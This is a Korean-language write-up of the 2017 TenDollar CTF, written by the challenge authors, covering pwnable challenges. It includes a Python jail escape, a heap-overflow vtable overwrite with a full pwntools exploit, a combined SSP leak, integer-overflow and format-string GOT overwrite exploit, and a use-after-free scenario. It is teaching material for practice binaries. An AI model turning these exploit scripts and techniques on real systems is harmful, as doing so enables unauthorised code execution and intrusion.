



## 17' TenDollar CTF 문제 풀이

- @Hackability “배가 고파요... 치킨도 먹고 싶어요... 술 사주세요... ㅠㅠ”
- @ReverserHW “리버싱을 지금까지 풀어보는 입장이었으나, 출제하는 입장이 되어보니 아리송하네요. 그래도 즐거웠습니다ㅎㅎ”
- @do9dark “부족함이 많은 문제였는데 많이 풀어주셔서 감사합니다. 그리고 피드백은 언제나 환영입니다. : )”
- @joizel “TDCTF{I\_love\_Tendollar\_team!!}”
- @shine “많이 부족함을 느낍니다 분발하여 당신들과 함께 하고 싶습니다.”
- @Delspon “텐달러 기모띠!!!”
- @Sophia “다들 참여해주셔서 감사합니다 다음에 또 봐요.”
- @tyhan “와업 기다렸나?”
- @HOYA “대회는 어려우면서 풀수있는 문제들이 존재해서 즐거웠습니다. 안풀리는 문제는 저를 괴롭혔어여.”

\* 본 문서의 모든 내용에 대해서는 (허락 없이) 수정, 배포 가능합니다. 편하게 이용하세요 :)

## 내용

1. Pwnable.....	5
가) pyGate (최종점수: 100 / 1000, 출제자: Hackability) .....	5
I. 문제 명세 .....	5
II. 문제 해결 방법.....	5
III. 플래그 .....	7
나) pyGoblin (최종점수: 100 / 1000, 출제자: Hackability) .....	8
I. 문제 명세 .....	8
II. 문제 해결 방법.....	8
III. 플래그 .....	9
다) Dirty Room (최종 점수: 500 / 1000, 출제자: Hackability) .....	10
I. 문제 명세 .....	10
II. 문제 해결 방법.....	10
III. 플래그 .....	17
라) Login (최종점수: 700 / 1000, 출제자: Hackability) .....	18
I. 문제 명세 .....	18
II. 문제 해결 방법.....	18
III. 플래그 .....	22
마) feel FREE to USE (최종점수: 600 / 1000, 출제자: Delspon) .....	23
I. 문제 명세 .....	23
II. 문제 해결 방법.....	23
III. 플래그 .....	25
바) AEG of Empires (최종점수: 650 / 1000, 출제자: Hackability) .....	26
I. 문제 명세 .....	26
II. 문제 해결 방법.....	26
III. 플래그 .....	37
2. Reversing.....	38

가) I like you (최종점수: 150 / 1000, 출제자: ReverserHW)	38
I. 문제 명세	38
II. 문제 해결 방법	38
III. 플래그	39
나) I love you (최종점수: 400 / 1000, 출제자: ReverserHW)	40
I. 문제 명세	40
II. 문제 해결 방법	40
III. 플래그	41
다) On My Way (최종점수: 950 / 1000, 출제자: Hackability)	42
I. 문제 명세	42
II. 문제 해결 방법	42
III. 플래그	52
3. Web	53
가) Like Real Hacker (최종점수: 550 / 1000, 출제자: joize1)	53
I. 문제 명세	53
II. 문제 해결 방법	53
III. 플래그	57
나) Octocat (최종점수: 600 / 1000, 출제자: do9dark)	58
I. 문제 명세	58
II. 문제 해결 방법	58
III. 플래그	63
다) Core (최종점수: 850 / 1000, 출제자: do9dark)	64
I. 문제 명세	64
II. 문제 해결 방법	64
III. 플래그	69
4. Crypto	70
가) Let's Dance (최종점수: 100 / 1000, 출제자: HOYA)	70

I. 문제 명세 .....	70
II. 문제 해결 방법 .....	70
III. 플래그 .....	70
나) Broken System (최종점수: 1000 / 1000, 출제자: tyhan) - Not Solved .....	71
I. 문제 명세 .....	71
II. 문제 해결 방법 .....	71
III. 플래그 .....	72
5. Misc.....	73
가) Guess What (최종점수: 1000 / 1000, 출제자: HOYA) .....	73
I. 문제 명세 .....	73
II. 문제 해결 방법 .....	73
III. 플래그 .....	75
나) LRUD (최종점수: 1000 / 1000, 출제자: shine) - Not Solved .....	76
I. 문제 명세 .....	76
II. 문제 해결 방법 .....	76
III. 플래그 .....	77
다) you RAISE me up (최종점수: 600 / 1000, 출제자: Hackability) .....	78
I. 문제 명세 .....	78
II. 문제 해결 방법 .....	78
III. 플래그 .....	79
라) Crack Me (최종점수: 1000 / 1000, 출제자: joizel) - Not Solved .....	80
I. 문제 명세 .....	80
II. 문제 해결 방법 .....	80
III. 플래그 .....	82

This page was intentionally left blank

## 1. Pwnable

가) pyGate (최종점수: 100 / 1000, 출제자: Hackability)

## I. 문제 명세

It's gonna be a legendary of your journey.  
Don't be afraid. Let's DO THIS! lol!

## II. 문제 해결 방법

문제에 접속하면 다음과 같은 화면이 뜹니다.

[illegible]

소스코드가 공개되어 있지 않아 블랙박스 테스트로 진행합니다. 몇 가지 테스트를 해보면 입력 값이 명령으로 실행됨을 알 수 있습니다.

[illegible]

```

[*] 'Q' or 'q' to exit
[*] FLAG is in the /home/pygate/flag

$ 1+1
$ a=1+1
$ print a
2

```

*Colored by Color Scripter*

이런 문제의 형태를 jail, sandbox 로 불리는데 일반적으로 파이썬에서 이런식으로 문자열을 명령으로 실행 시켜 주는 방식이 크게 eval, exec 로 구성됩니다.

간단히 서버에서 eval을 사용하는지 exec를 사용하는지 알아보려면 대입 연산을 해보시면 됩니다.

```

tbkim@ubuntu:~/ctf_tendollar/hackability/pyjail/01_pygate$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> exec("a=1+1")
>>> print a
2
>>> eval("a=1+1")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
    File "<string>", line 1
      a=1+1
      ^
SyntaxError: invalid syntax

```

*Colored by Color Scripter* CS

만약 서버에서 대입 연산을 처리해서 결과가 변수에 저장된다면 exec로 처리 한 것이고, 에러가 발생 된다면 (서버에서는 에러처리가 되어 종료되게끔 되어 있었음) eval을 사용한 것입니다.

pyjail 을 위한 몇 가지 트릭들이 있지만 먼저 가장 간단히 python의 기본 내장 모듈인 os 모듈을 import 시켜 system 함수를 호출하여 서버에 존재하는 프로그램을 실행 시킬 수 있습니다. 여기서는 플래그의 위치를 /home/pygate/flag 로 알려주었으니 cat 명령을 이용하여 flag 를 읽어 보면 다음과 같습니다.

```

_____
|      ||  ||  ||      ||  _  ||      ||      |
|      _  ||  ||  ||      ||  ||  _  ||      ||      |

```

CS







```
[*] 'Q' or 'q' to exit
[*] FLAG is in the /home/pygoblin/flag
```

## 다) Dirty Room (최종 점수: 500 / 1000, 출제자: Hackability)

### I. 문제 명세

Can you bring your secret stuff when you're coming home? I didn't clean up my room for a while so, if you arrived at, just put the stuff anywhere you wanna.

### II. 문제 해결 방법

이 문제는 c++ 클래스에서 vtable 의 동작을 이해하고 있고, 조작할 수 있는지에 대한 문제 입니다. 문제에서는 부모 클래스 Room이 가상함수 room\_open, room\_close 함수를 가지고 있으며 자식 클래스 RoomA와 RoomB에서 해당 함수를 명시 합니다. 간단히 c++ 클래스 오브젝트가 메모리에 할당되었을 때 어떻게 구조가 이루어지는지 살펴 보기 위해 코드를 만들면 다음과 같습니다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

class Room
{
public:
    Room() {}
    ~Room(){}

    virtual void room_open() {}
    virtual void room_close() {}
};

class RoomA : public Room
{
public:
    RoomA() {}
    ~RoomA(){}

    void room_open() {
        // RoomA->room_open()
    }
    void room_close() {
```

CS

```

        // RoomA->room_close()
    }
    void set_room_name(){
        // RoomA->set_room_name()
    }
};

class RoomB : public Room
{
    public:
        RoomB(){}
        ~RoomB(){}

        int RoomNumber;
        void room_open() {
            // RoomB->room_open()
        }
        void room_close() {
            // RoomB->room_close()
        }
};

RoomA *p_RoomA;
RoomB *p_RoomB;

int main(int argc, char **argv)
{
    p_RoomA = new RoomA;
    p_RoomB = new RoomB;

    if (p_RoomA == NULL || p_RoomB == NULL)
        return -1;

    printf("p_RoomA : %08lx\n", p_RoomA);
    printf("p_RoomB : %08lx\n", p_RoomB);

    return 0;
}

```

*Colored by Color Scriptor*

실행 결과는 다음과 같습니다. (테스트를 위해 ASLR off)

```
tbkim@ubuntu:~/ctf_tendollar/hackability/pwnable/DirtyRoom/temp$ ./test
```

```
p_RoomA : 00613c20
p_RoomB : 00613c40
```

*Colored by Color Scripter*

RoomA와 RoomB가 각각 0x613c20, 0x613c40에 할당이 되었는데 내용을 살펴 보면 다음과 같습니다.


```
<heap>
0x613c10: 0x0000000000000000 0x0000000000000021
0x613c20: 0x0000000000000000 0x0000000000000000
0x613c30: 0x0000000000000000 0x0000000000000021
0x613c40: 0x0000000000000000 0x0000000000000000

<code>
gdb-peda$ x/4a 0x400948
0x400948: 0x400814 <_ZN5RoomA9room_openEv> 0x400820 <_ZN5RoomA10room_closeEv>

<code>
gdb-peda$ x/4a 0x400928
0x400928: 0x400854 <_ZN5RoomB9room_openEv> 0x400860 <_ZN5RoomB10room_closeEv>
```

*Colored by Color ScripterCS*

0x613c20의 첫 8바이트가 RoomA 클래스의 vtable 주소 입니다. 클래스의 첫 4바이트(32비트), 첫 8바이트(64비트)는 해당 클래스의 vtable 주소를 나타냅니다. 이 주소를 따라 가면 해당 클래스의 가상 함수 주소들(코드영역)이 나오게 됩니다.



이런식으로 구성이 되어 있고 만약 room\_close()를 호출한다고 하면 이를 실행하는 어셈블리는 일반적으로 다음과 같이 구성이 됩니다.

```


1. mov    rax,QWORD PTR p_RoomA
2. mov    rax,QWORD PTR [rax]
3. add    rax,0x8
4. call   rax

```

CS


1. p\_RoomA (전역 변수)에 존재하는 값을 읽어 RoomA 오브젝트 할당된 힙 영역의 주소를 얻어 옵니다.
2. 해당 주소 (해당 오브젝트 위치)의 첫 8바이트는 vtable의 주소이기 때문에 이 값을 다시 얻어 옵니다.
3. room\_close 함수는 vtable에서 +8 만큼 오프셋이 떨어져 있기 때문에 vtable에 8을 더합니다.
4. 최종적으로 얻어진 값을 call 하게 되면 해당 클래스의 가상함수 room\_close 가 호출되게 됩니다.

여기서 한 가지 문제가 생길 수 있는 부분은 vtable이 가리키고 있는 영역은 코드 영역이라 write 권한이 없기 때문에 vtable이 가리키고 있는 값을 수정할 수는 없습니다. 하지만 vtable 값 자체는 힙 영역이기 때문에 이 값은 변조가 가능합니다. 만약 클래스 오브젝트의 첫 8바이트 (vtable)을 변조 할 수 있다면 다음과 같은 시나리오가 가능합니다.



어떤 조작 가능한 특정 메모리 주소를 vtable에 쓰게 된다면 조작 가능한 특정 메모리 위치 +8 위치를 room\_close()로 인식하여 호출하게 되는데 사실 위 시나리오로는 fake\_function 이 호출되게 됩니다. +8 의 위치가 호출되기 때문에 더욱 간단히는 아래 그림처럼 fake\_vtable 의 값을 &fake\_vtable로 하고 그 다음 8바이트를 fake\_function 으로 넣을 수도 있습니다.

중요한 사실은 vtable 이 자기 자신이나 호출되는 대상의 주소를 검사 하지 않기 때문에 이런식으로 변조가 가능합니다.



vtable을 변조하여 클래스 가상 함수의 동작을 변경 시키는 시나리오를 봤으니 이제 해야 할 일은 문제에서 어떻게 클래스 오브젝트의 첫 8바이트를 덮을 수 있는 버그를 찾아야 합니다.

문제 바이너리를 보면 RoomA 클래스 set\_room\_name 함수에 다음과 같이 되어 있음을 볼 수 있습니다.

```
int __fastcall RoomA::set_room_name(RoomA *this)
{
    int v1; // ST1C_4@1

    v1 = strlen(name);
    printf("[RoomA] set your room desc : ");
    read(0, (char *)this + v1 + 12, 0x20uLL);
    return printf("[RoomA] %s\n", (char *)this + 12);
}
```

*Colored by Color ScripterCS*

name은 전역 문자열 변수 인데 read 시 이 문자열을 더 더한 값을 넣게 되어 오버플로우가 발생 되게 됩니다. 따라서, 힙주소에 존재하는 RoomA 클래스 오브젝트 다음의 RoomB 클래스 오브젝트의 첫 8바이트 (vtable)을 덮을 수 있고, 이 주소를 name 전역 변수의 주소로 넣습니다.

그리고 name 전역 변수의 값을 플래그를 읽어 출력해주는 secret\_function 의 주소로 넣고 RoomB 오브젝트에서 room\_open (p\_RoomB->vtable + 0x00)을 호출하게 되면 secret\_function이 호출되게 됩니다.




그림. 정상적인 오브젝트 메모리 상태




그림. RoomA 버퍼에 의해 RoomB 의 vtable이 덮힌 상태



## 해결 코드

```
from pwn import *

p = process("./dr")

magic_function = 0x400ad6
name_addr = 0x602180

print p.recv()

p.sendline("31337")
print p.recv()

# set name
p.send("A"*(0x20))
data = p.recv()
data = data.split("A"*32)[1].split("\n")[0]

# heap leaking is not needed in this challenge
heap_addr = u64(data.ljust(8, "\x00"))
print hex(heap_addr)

# set roomA desc
payload = "B"*17
payload += p64(name_addr)
p.sendline("1")
print p.recv()
p.send(payload)
print p.recv()

# set name as magic function addr (secret_function)
p.sendline("31337")
print p.recv()

p.send(p64(magic_function))
print p.recv()

# trigger
p.sendline("3")

print p.recv()
```

*Colored by Color ScripterCS*

```
tbkim@ubuntu:~/ctf_tendollar/hackability/pwnable/DirtyRoom$ python sol_dirtyroom
.py
[+] Starting local process './dr': pid 40751
1) Open room A
2) Close room A
3) Open room B
4) Close room B
5) Exit room

[*] set your name:
0x614c20
[RoomA] 1 is opened
[RoomA] set your room desc :
[RoomA]
1) Open room A
2) Close room A
3) Open room B
4) Close room B
5) Exit room

[*] set your name:
Your name is :
@
1) Open room A
2) Close room A
3) Open room B
4) Close room B
5) Exit room

TDCTF{how_did_you_pile_up_your_stuff_on_my_v_table}
```

Colored by Color Scripters

### III. 플래그

TDCTF{how\_did\_you\_pile\_up\_your\_stuff\_on\_my\_v\_table}

## 라) Login (최종점수: 700 / 1000, 출제자: Hackability)

### I. 문제 명세

Are you admin of this shit? Please fix this shit up!! I'm busy!! :(

### II. 문제 해결 방법

이 문제는 보고 어디서 봤다 느끼셨던 분들이 많았을텐데요. 사실 이 문제는 제가 2017 ASIS CTF Final에 출제 했던 문제 입니다. (Greg Lestrade<sup>2</sup>)

원래 이 문제의 의도는 포너블 올드 스쿨의 여러가지 기술을 한 방에 공부 할 수 있도록 SSP Leak + Integer Overflow + Format String를 의도 했었습니다. ASIS CTF Final 때, 대회 관계자들에게 서버에서 동작할 바이너리와 플레이어들에게 제공할 바이너리를 각각 쫓는데 Admin Credential 이 그냥 박혀 있는 버전인 서버에서 동작할 바이너리를 플레이어들에게 제공해버려서 SSP Leak 부분이 빠져 있습니다. 그래서 정상적인 의도였던 SSP Leak 버전으로 다시 출제를 하게 되었습니다. (Credential 부분도 ASIS에 있던 부분을 수정했습니다.)

서론에 언급했듯 이 문제에서는 크게 3가지 파트로 나뉘어 집니다.

1. admin 로그인을 하기 위한 SSP Leak
2. 필터링을 우회하기 위한 Integer Overflow
3. Format String

먼저 처음에 Login 함수에서 BSS 에 존재하는 어떤 값과 사용자가 입력한 값을 비교하여 맞으면 admin\_action 함수로 들어 가는데 BSS에 존재하는 해당 크레덴셜 값이 "\*\*\*\*\*..." 이런식으로 숨겨져 있습니다. 문제 바이너리에 스택 프로텍터 보안이 걸려 있기 때문에 이를 이용하여 서버에서 동작하는 바이너리의 전역 변수의 값 (크레덴셜)을 노출 시킬 수 있습니다. SSP Leak이 되는 원리를 보고 싶으신분은 다음 레퍼런스를 하시면 될 것 같습니다.<sup>3</sup>

admin으로 로그인 한 이후, 다음과 같이 어떠한 커맨드를 입력 받는 함수를 볼 수 있습니다.

```
__int64 sub_40091F()
{
    __int64 result; // rax@4
```

<sup>2</sup> <https://ctftime.org/task/4591>

<sup>3</sup> [https://github.com/ktb88/ctf/tree/master/pwnable/0011\\_2017\\_h3x0r\\_MicForPwn](https://github.com/ktb88/ctf/tree/master/pwnable/0011_2017_h3x0r_MicForPwn)

```

__int64 v1; // rsi@8
unsigned __int8 i; // [sp+Eh] [bp-412h]@1
unsigned __int8 v3; // [sp+Fh] [bp-411h]@1
char buf[1032]; // [sp+10h] [bp-410h]@1
__int64 v5; // [sp+418h] [bp-8h]@1

v5 = *MK_FP(__FS__, 40LL);
memset(buf, 0, 0x400uLL);
puts("[*] Hello, admin ");
printf("Give me your command : ");
read(0, buf, 0x3FFuLL);
v3 = strlen(buf) + 1;
for ( i = 0; i < v3; ++i )
{
    if ( buf[i] <= 96 || buf[i] > 122 )
    {
        puts("[*] for secure commands, only lower cases are expected. Sorry admin");
        result = 0LL;
        goto LABEL_8;
    }
}
printf(buf, buf);
result = 0LL;
LABEL_8:
v1 = *MK_FP(__FS__, 40LL) ^ v5;
return result;
}

```

*Colored by Color Scripter*

언뜻 보기에는 입력 커맨드가 소문자로 되어야 될것 같지만 시도를 해보면 왠지 모르게 필터링을 통과하지 못합니다. 그 이유는 `strlen(buf) + 1`로 for문을 검사하여 실제 입력한 값 + 1만큼을 검사하게 되어 "AAAA" 를 입력했다고 하면 "AAAAWx00" 처럼 한바이트 더 검사를 하게 됩니다. 따라서 `Wx00` 의 값이 소문자 ASCII 대역에 포함이 되지 않기 때문에 필터링을 통과하지 못합니다.

이를 우회 하는 방법으로 Integer Overflow 를 사용할 수 있습니다. 그 이유는 자세히 보시면 버퍼의 크기를 받는 `v3` 변수가 `unsigned __int8` (1 Byte)로 선언이 되어 있기 때문에 만약 255 글자를 입력하게 되면 버퍼의 크기는 255를 리턴하게 될 것이고  $255 + 1 = 256$  값을 `v3` 에 넣는 순간 `v3`는 Integer overflow가 되어 0이 되게 됩니다. 따라서, 해당 for 문 (필터링 로직)이 동작하지 않고 바로 다음에 있는 `printf` (포맷 스트링 버그)로 이동 시킬 수 있습니다.

이제 남은건 Format String 입니다. 이 포맷스트링 버그를 이용하여 우리가 원하는 목적은 적절히 선택한 아무 함수의 got 주소를 플래그를 출력해주는 `secret_action` 함수(0x400876) 로 변경하고


해당 함수를 실행시켜 결국 secret\_action 함수가 실행되는 것입니다. 본 해결 방법에서는 puts@got를 선택했습니다.

한 가지, 이 문제를 시도 했던 몇몇 분들께서 의아 했던 부분은 포맷스트링을 위해 64비트 주소를 넣어야 하는데 64비트 주소는 %X가 들어가기 때문에 strlen에서 정상적으로 255 값을 만들 수가 없습니다. (strlen은 널 바이트 값 기준으로 스트링의 끝을 판단하여 읽은 바이트 수를 리턴합니다.)

그래서 만약에 페이로드를 "%X\$n%x00%x00%x00%x00%x00%x76%x08%x40" 이런식으로 작성을 하였다면 처음에 %X에서 strlen 이 값을 반환하여 255가 안되서 다시 필터링에 걸리게 됩니다.

이를 우회하기 위한 아이디어는 255 바이트 + %X + puts@got 주소 방식으로 strlen에서 integer overflow도 발생시키고 포맷 스트링 버그도 발생 시키는 방식 입니다.

먼저 포맷 스트링 공격 페이로드와 해당 페이로드가 실행되는 포맷 스트링 동작을 보면 다음과 같습니다.



위처럼 255 앞쪽은 0x00이 없도록 포맷 스트링과 써질 값들로 구성을 하였고 256 바이트 이후에 주소를 뒤서 필터링 우회와 포맷스트링을 동시에 할 수 있습니다.

최종 공격 코드는 다음과 같습니다.

```

#-*- coding:utf-8 -*-
from pwn import *

server = "107.191.61.245"
port   = 20200

pw_addr = 0x400be8

r = process("./login")
#r = remote(server, port)

print r.recv()

payload = p64(pw_addr) * 40
r.send(payload)

recv = r.recv()
print recv
passwd = recv.split("*: ")[1].split(" ")[0]
print "[*] password : {}".format(passwd)

r.close()

secret_action = 0x400a2c
secret_action = 0x400876
#r = remote(server, port)
r = process("./login")
print r.recv()

r.send(passwd)
print r.recvuntil("action\n")

puts_got = 0x602020
r.sendline("1")
print r.recv()

payload = "%40$n"
payload += "Z" * 0x8 # 08
payload += "%41$hhn"
payload += "Z" * (0x40 - 0x8) # 0x40
payload += "%42$hhn"
payload += "Z" * (0x76 - 0x40) # 0x76
payload += "%43$hhn"

```

CS



마) **feel FREE to USE** (최종점수: 600 / 1000, 출제자: DelspoN)

I. 문제 명세

feel free to use :D

II. 문제 해결 방법

출제 의도 - 가상 함수 테이블의 개념을 알고 UAF를 통해 이를 활용할 수 있는지를 확인

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    void *v3; // rbx@4
    int v4; // [sp+1Ch] [bp-34h]@2
    void *v5; // [sp+20h] [bp-30h]@3
    void *v6; // [sp+28h] [bp-28h]@2
    char buf; // [sp+30h] [bp-20h]@1
    __int64 v8; // [sp+38h] [bp-18h]@1

    v8 = *MK_FP(__FS__, 40LL);
    setbuf(stdin, 0LL);
    setbuf(stdout, 0LL);
    printf("%x\n", &buf, argv);
    read(0, &buf, 8uLL);
    while ( 1 )
    {
        puts("input your content");
        v6 = malloc(0x20uLL);
        read(0, v6, 0x1FuLL);
        *((_BYTE *)v6 + 31) = 0;
        puts("if you want to read your memo, press 1");
        read(0, &v4, 8uLL);
        if ( v4 == 1 )
        {
            (*(void (__fastcall **)(void *, int *))(v5 + 8LL))(v5, &v4);
            v3 = (void *)operator new(0x28uLL);
            memo::memo(v3, &v4);
            v5 = v3;
            (*(void (__fastcall **)(void *, void *))(v3))(v3, v6);
            operator delete(v5);
        }
    }
```

CS



```
}
```

*Colored by Color Scripter*

메모 기능을 수행해주는 프로그램입니다. 하지만 기능이 잘 작동되지 않습니다. 코드를 분석해보면 알겠지만 이상한 점이 굉장히 많습니다.

## 취약점 - Use After Free

### Progress

1. content 입력
2. 1을 입력하여 메모 읽기
3. 메모 할당 후 바로 삭제

위 프로세스를 보면 이상한 점이 있습니다. 메모가 할당되기 전에 메모를 읽는다는 점입니다. 즉, 초기화되지 않은 변수에 접근한다는 점입니다. 이를 이용하여 Exploit 할 수 있습니다.

### 시나리오

1. content 입력
  - 힙이 할당 됩니다.
2. 메모 할당, 삭제
  - 힙이 할당되고 거기에 vtable을 가르키는 포인터가 생성됩니다.
3. content 입력
  - vtable이 있었던 자리에 힙이 할당됩니다.
4. 메모 읽기
  - 입력했던 content 값을 통해 vtable에 접근하여 함수를 호출합니다.

